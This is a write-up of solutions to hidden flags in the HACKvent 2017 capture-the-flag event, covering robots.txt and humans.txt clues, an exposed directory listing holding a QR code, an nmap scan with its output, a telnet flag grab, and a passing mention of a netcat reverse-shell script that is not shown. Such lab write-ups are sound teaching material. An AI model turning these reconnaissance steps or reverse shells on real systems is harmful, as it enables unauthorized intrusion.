
The I wrote a python script to get me a reverse shell using "netcat" interactive shell on the server. The script is on Appendix section.

Nugget is: HV17-7h1s-1sju-t4ra-nd0m-flag


Hidden: #1

Solution from markie


When you look at a challenge on a day that has not been released you get a message: eg : https://hackvent.hacking-lab.com/challenge.php?day=2




This changes on day 25: https://hackvent.hacking-lab.com/challenge.php?day=25



So https://hackvent.hacking-lab.com/challenge.php?day=1984, gives:




How do you see the header? Intercept the request using ZAP:



Hidden: #2

Solution from darkstar

This flag wasn't really hidden, when solving the task at day 18 you couldn't miss it.



Hidden: #3

Solution from greifadler


I was looking for extra points so I went to the /robots.txt File. There I found the text

```
We are people, not machines
```

First I googled the text, but then I got the Idea to go to /people.txt There I found

```
What's about akronyms?
```

Then I went to /humans.txt because people = humans




```
All credits go to the following incredibly awesome HUMANS (in alphabetic order):
avarx
DanMcFly
HaRdLoCk
inik
Lukasz
M.
Morpheuz
MuffinX
PS
pyth0n33

HV17-bz7a-zrfD-XnGz-fOos-wr2A
```

Hidden: #4

Solution from ad0larb0ta0shi

I found QR-Code Picture “egg.png” by examining hackvent site an figured out that directory listing for the path “https://hackvent.hacking-lab.com/css/” was not set.

Online QR-Code Decoder brought me the flag:

Decode Succeeded

Raw text	HE17-W3ll-T00E-arly-forT-his!
Raw bytes	41 d4 84 53 13 72 d5 73 36 c6 c2 d5 43 03 04 52 d6 17 26 c7 92 d6 66 f7 25 42 d6 86 97 32 10 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	HE17-W3ll-T00E-arly-forT-his!

Hidden: #5


Solution from kiwi_wolf

Since http://challenges.hackvent.hacking-lab.com:4200/ looked interesting, I scanned the domain with a portscanner.

```
root@HLKali:/home/hacker# nmap challenges.hackvent.hacking-lab.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-08 17:14 EST
Nmap scan report for challenges.hackvent.hacking-lab.com (80.74.140.188)
Host is up (0.030s latency).
rDNS record for 80.74.140.188: urb80-74-140-188.ch-meta.net
Not shown: 994 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
23/tcp   open   telnet
80/tcp   closed http
443/tcp  closed https
5950/tcp closed unknown
7999/tcp closed irdmi2

Nmap done: 1 IP address (1 host up) scanned in 69.23 seconds
```

I tried telneting into it. Since the flag ran way to fast, I had to pipe it into a file.

```
$ telnet challenges.hackvent.hacking-lab.com | tee flag.txt
```



Flag: HV17-UH4X-PPLE-ANND-IH4X-T1ME